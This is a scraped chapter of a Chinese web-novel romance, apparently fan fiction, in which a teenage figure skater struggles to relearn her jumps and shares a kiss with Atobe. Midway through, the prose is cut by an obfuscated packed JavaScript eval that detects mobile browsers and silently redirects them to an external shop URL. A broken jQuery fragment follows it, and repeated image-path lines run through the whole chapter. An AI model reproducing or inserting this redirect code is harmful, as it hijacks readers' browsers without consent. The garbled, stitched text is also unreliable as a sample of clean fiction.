文趣网 > 玄幻小说 > [网王]和迹部君分手后 > 19. 第20章
    王子俱乐部。

    凌音坐在空无一人的冰场休息椅上,弯腰调试着新冰鞋的鞋舌。

    来冰场之前,她先去了加藤先生那里取了这双定制冰鞋。那位加藤先生果然是位手艺娴熟的老匠人,虽是第一次接触她,做出的新鞋却合脚到让她惊讶,冰刀的位置也贴合她的习惯。

    调试好冰鞋,凌音直起身,将腿伸直看着自己的新鞋,心里难得泛起愉悦的气泡。

    今天的一切仿佛都刚刚好。天气晴朗舒适,早餐清淡适口,还有连续两天的充足睡眠,将她身体里沉积的疲惫一扫而空。

    「是个上冰的好日子。」

    凌音将冰刀的保护套摘下,深呼吸口气起身迈入冰场。

    母亲神崎惠去世后的很长一段时间里,她所有信念都崩塌了。

    母亲对她来说是唯一的亲人,也是带她站在冰上的人。

    她因为母亲的离世痛苦不已。可有一晚,在夜深人静时,她躺在床上想起今后不用再承受因为松懈而被母亲责备的目光,不需要控制体重而挨饿,不会再因为日复一日的训练……心里竟然升起了一丝轻松。

    当意识到自己在想什么后,她浑身僵住!先是觉得发冷,接着是滚烫,骤冷骤热让她片刻就出了一身汗。

    等身体恢复了气力,她抬手“啪”一声狠狠扇了自己一巴掌。

    感受着脸颊上热辣胀痛,凌音心里的恐惧没有减少分毫——那不是别人,是将她带离地狱赋予她新生的母亲,她竟然在庆幸她的死亡。

    后来整个晚上,她为自己有这种念头而陷入不可自拔的绝望。她将自己捆绑在审判的十字架上,日夜诅咒自己。

    所以她必须要站在冰上。无关热爱,只为了不让自己逃离那双责备的眼睛。

    越是这样想,她对上冰的恐惧越深,只要一想起自己要站在冰上,她的右腿就不可抑制地疼。

    可当崭新的冰刀与刚浇过的冰面接触那一瞬间,发出的“咔”一声轻响,对凌音来说是熟悉的天籁一样声音。她的眼睛都亮了起来,心底仅剩的恐惧彻底消散,她将另一只脚踏上冰面。

    冰刀切开冰面,被绵密的冰屑包裹住的细微触觉,让凌音感到无比安心——是只有冰才能带给她的安全感。

    她点着脚尖,在冰上轻盈地跳动了两下,然后朝着空荡荡的冰场优雅躬身,做出一个单手抚胸礼:

    “初次见面。”

    向冰场打过招呼后,她抬起头,明亮的棕绿色眼睛里涨起笑意。重新踏上冰面在她的想象中原本是让她焦虑甚至于恐惧的事,原来打破它只需要一步。

    她蹬开冰面,沿着冰场的外围匀速滑行一周后,做着几个基础动作热身,慢慢找回了冰带给她的独特的自由。

    朝雾结人同冰场的负责人月野女士一起进来的时候,就见偌大安静的冰场中央,少女向后躬身,在冰上原地轻盈旋转。

    原本还在交谈的声音停住了。

    月野忽然想起曾经一位资历深厚的裁判在采访中被问到为何她很少给出高分,她严肃强调,“花滑不仅是技术,更是极致的美学艺术。”可同时拥有这两样天赋的选手太难得了,这样的选手无一不是金牌选手,比如自己身边这位朝雾结人。

    月野望着冰上缓慢而舒展旋转着的身影,喃声道:“躬身转原来这样美,不愧是被朝雾先生看中的徒弟。”

    常见的躬身旋转动作,乍看起来神崎绫音做起来与其他选手似乎没有不同,但若再细看无论是流畅的身体弧度、肩膀到指尖的延展线条、优雅平稳的浮腿,都有着细微的差别。就是这一点点差别,整个动作被她演绎得如同一首浪漫的抒情诗。

    朝雾结人灿烂一笑,在外人面前夸赞起徒弟毫不吝啬,“她的天赋在我之上。”

    月野真诚道:“您的眼光自然不会出错,合作愉快。”

    朝雾结人挠挠后脑勺,完全没有名人负担地咧嘴一笑:“贵俱乐部好高的办事效率。”

    早上音酱看了一眼冰场就点头同意了在这里挂靠,他本来还想着得跟俱乐部磨上一两天时间才能敲定合同条款细节,结果对方直接掏出了一副有诚意到出乎他意料的合同来,并表示从今天开始,冰场24小时对他们开放。

    握着刚盖好章的合同,他心下不由生出一些疑虑:虽然流程与合同条款都没有任何问题,但未免太顺利了。

    对此月野倒是回得相当直白,“如您所见,我们这样一个新俱乐部,能跟两位合作已经是万幸了,别家俱乐部恐怕都是求之不得。”

    她说的自然也是实话。无论哪家俱乐部,能够招揽到朝雾结人都是稳赚不赔,就算对方不执教,俱乐部也相当于拥有了金字招牌。

    朝雾结人环顾着这座刚建起的冰场,根据他的大赛经验,这座冰场完全是按照国际赛制建立的顶级配置,野心可见一斑,为什么完全没有对外开放或者招收计划?

    月野告诉他:“我们老板说,目前没有值得签约的选手。”

    回想起自家老板的原话,月野不由又朝场上的凌音看去。

    此时凌音又完成一组倒莫霍克步。她今天恢复上冰想要做一套全动作测试,看看自己需要进行哪些补足训练,目前测试内容只剩跳跃。

    感受着冰场特有的凉风拂面而来,她心中更为畅快地接了一个前内转三,然后——

    毫不犹豫地起跳!

    3A。她喜欢开场就用的,闭着眼睛都不会出错的三周跳。

    然而,跳起的那一瞬间,凌音就知道自己失败了——力量不足,轴心从一开始就偏移了。

    “啪!”

    一声闷响,她已经摔落在冰面上。

    “音酱!”

    凌音趴在冰面上,耳边能听到朝雾结人在担忧地叫她的名字,但她脑海中那个时刻是空白的。

    只靠身体记忆闭着眼睛也能跳出的3A,失败了。

    「为什么?」

    凌音枕在冰面,忽略身体的钝痛,回想刚在从起跳到摔倒的每一帧动作。

    因为起跳时机不对,重心没有抛到足够的高度。但同时,她也很清楚自己的肌肉记忆没有出错。

    她缓慢地坐起身,看着自己的双腿。她长高了7公分,重心比以前更靠上;腿变长,身体比例发生变化,摆动轨迹也变长了。最终要的是,即使每日锻炼,她的核心力量仍然跟不上肌肉和骨骼的成长,起跳的瞬间动作已经因为力量不足而散掉了。

    这就是发育关带来的变化。

    就算先前已经做好了心理准备,但凌音此刻才真正感到这些变化带给她的无力。

    “音酱。”朝雾结人趴在界墙上,皱眉问她,“有没有受伤?”

    凌音站起身滑行过来,对他摇摇头:“我没事。”安抚了朝雾结人,她又问月野,“月野小姐,今天我可以一直在这里训练对吗?”

    月野相当客气道:“是的,神崎小姐。门禁处已经录入了您的信息,您可以自由出入场馆。”

    “谢谢。”凌音看了她一眼,随后转身回到冰场继续测试其他跳跃动作。

    3A失败了,正常来说应该依次降难度。但在她接下来起跳的瞬间,朝雾结人眉头就皱成了死结。

    “4T?!”月野张大眼睛,看着不带一丝犹豫利落起跳的身影,不由替她捏了一把汗。

    三周跳失败后,竟然还要挑战四周跳,这是跟自己较劲呢?

    「到底年纪小,太骄傲了。」

    月野这样想着,余光看着朝雾结人,果然他的眉头还没有松开,一副想要说什么又强自忍耐住了的表情。

    见他作为教练却没有叫停的意思,月野只得开口:“朝雾先生不劝劝她吗?神崎小姐才刚恢复训练吧。”第一天就让这位神崎小姐受伤,她怕是没办法跟老板交代。

    朝雾结人却没上去制止,他捏着手中卷成圆柱的合同,叹息:“她有分寸。”

    好像第一次见到音酱时她也在练习四周跳。

    那时候她也像现在这样,每次跳跃失败

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17540666|202208||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    后,脸上都露出对自己的不满意,然后再去逼迫出自己身体的极限。她好像早就下定了决心,肆无忌惮地要从自己的身体上榨出某种东西,完全不怕疼。

    就是那个瞬间,让他对一个14岁的孩子生出了敬意。

    可怎么会不疼呢?

    凌音单膝跪在冰面上,感觉膝盖疼得像是骨头裂开了一样。

    落冰时她知道会失败,下意识保护自己的右脚,以至于将压力都给到了膝盖。还好倒地时她单手撑地,卸去了部分冲击——这是多年摔出来的经验。

    不能让疼痛消失,那就要一点点感受它,伺机从中抓取到哪怕一丝对她有参考价值的东西。

    见她又站起来继续,月野看得直咋舌。

    “对自己真能下得去手。”

    迹部嘲讽着凌音,落在她的左手手掌的目光都带着怒气。那靠拇指位置的大鱼际处因肿胀而发紫,在她雪白的肌肤上尤为刺眼。

    “只是看着唬人,还不如你上次擦伤严重。”凌音将双手交握放在腿上,遮住手上的伤,歪头看他,“你怎么来了?”

    “路过。”

    迹部扔下两个字,俯身从车内的冰箱取了个冰袋出来,一言不发地拉过她的手,将冰袋按在她的伤处。

    “嘶——”

    “疼?”迹部按住她想瑟缩回去的手,抬抬眼皮斜她一眼,“疼就对了,还真当自己是沙包。”

    “不疼,就是凉得很。”

    见她眉毛都成倒八字了还嘴硬,迹部心里又是一阵气恼,但按在冰袋上的手还是轻了些。怕自己掌握不住力道,他又将另一只手垫在她的手背下。

    凌音的整个左手被他包裹住在双手间,手心被冰到有些麻木,手背上不属于自己的温热体温愈加明显。温度差带来了痒意,让她的指尖无意勾动了一下。微弱的颤动落在迹部眼里,他误以为她疼。仿佛她指尖有看不见线,勾动的时候也牵动了他的情绪,让眉心拧得更紧,手上的动作和声音却相反,都放轻了些。

    “别动,再敷一会儿就好了。”

    凌音手乖乖停在他掌心,抬眸端详他认真的眉眼,看着看着紧绷了一天的心绪缓缓散开,另一种快乐从心底升起,渐渐膨胀。

    车内静了下来。

    车子行驶到了热闹的街区,速度降了下来。透过车窗,可以看到外面熙熙攘攘的人群,喧闹的声音却被隔绝在外。

    所以她叫他的名字的声音小而清晰。

    “景吾。”

    “嗯?”

    “我跳不起来了。”

    声音里没有掩饰的低落,让迹部心里跟着刺了一下。他侧着身与她相对而坐,轻易就将她眼中少见的脆弱收入眼底。

    他收拢手指,将她的手握在掌心,低声道:“只是暂时的。”

    “我很急躁。”凌音视线落在他稳稳托住自己的手上,说着心里的不安,“身体不受控制,3A甚至不如10岁时稳定。重新训练重心需要花费太多时间,不要说超越,我甚至很怕连恢复从前那样都做不到。我是不是根本没有天赋?”

    迹部沉默着听到这里,抬手握着她的后颈让她抬起头来,与她暗淡的眼睛对视,“阿音,你最不需要怀疑的就是自己的天赋。你是我见过的最出色的选手。”

    被他冻得冰凉的手碰到颈部敏感的皮肤,凌音激灵了一下,什么沉重的心思都抖没了。她歪着身体躲开他的手,随口蛐蛐他。

    “说得你见过很多选手一样。”

    迹部松开手,平静道:“是不多,但能打动我的只有你一个。”

    他少有的直白,让凌音愣了下,她盯着那张过分好看的脸低声说出一句突兀的话:

    “……你昨天亲了我。”

    “嗯哼,”迹部哼了声,对她的迟钝有些不满,“现在才反应过来?”

    话音刚落,温热的触感碰到了他的唇。

    一触即分。

    凌音顶着他幽深的目光,飞快地说:

    “这样才公平。”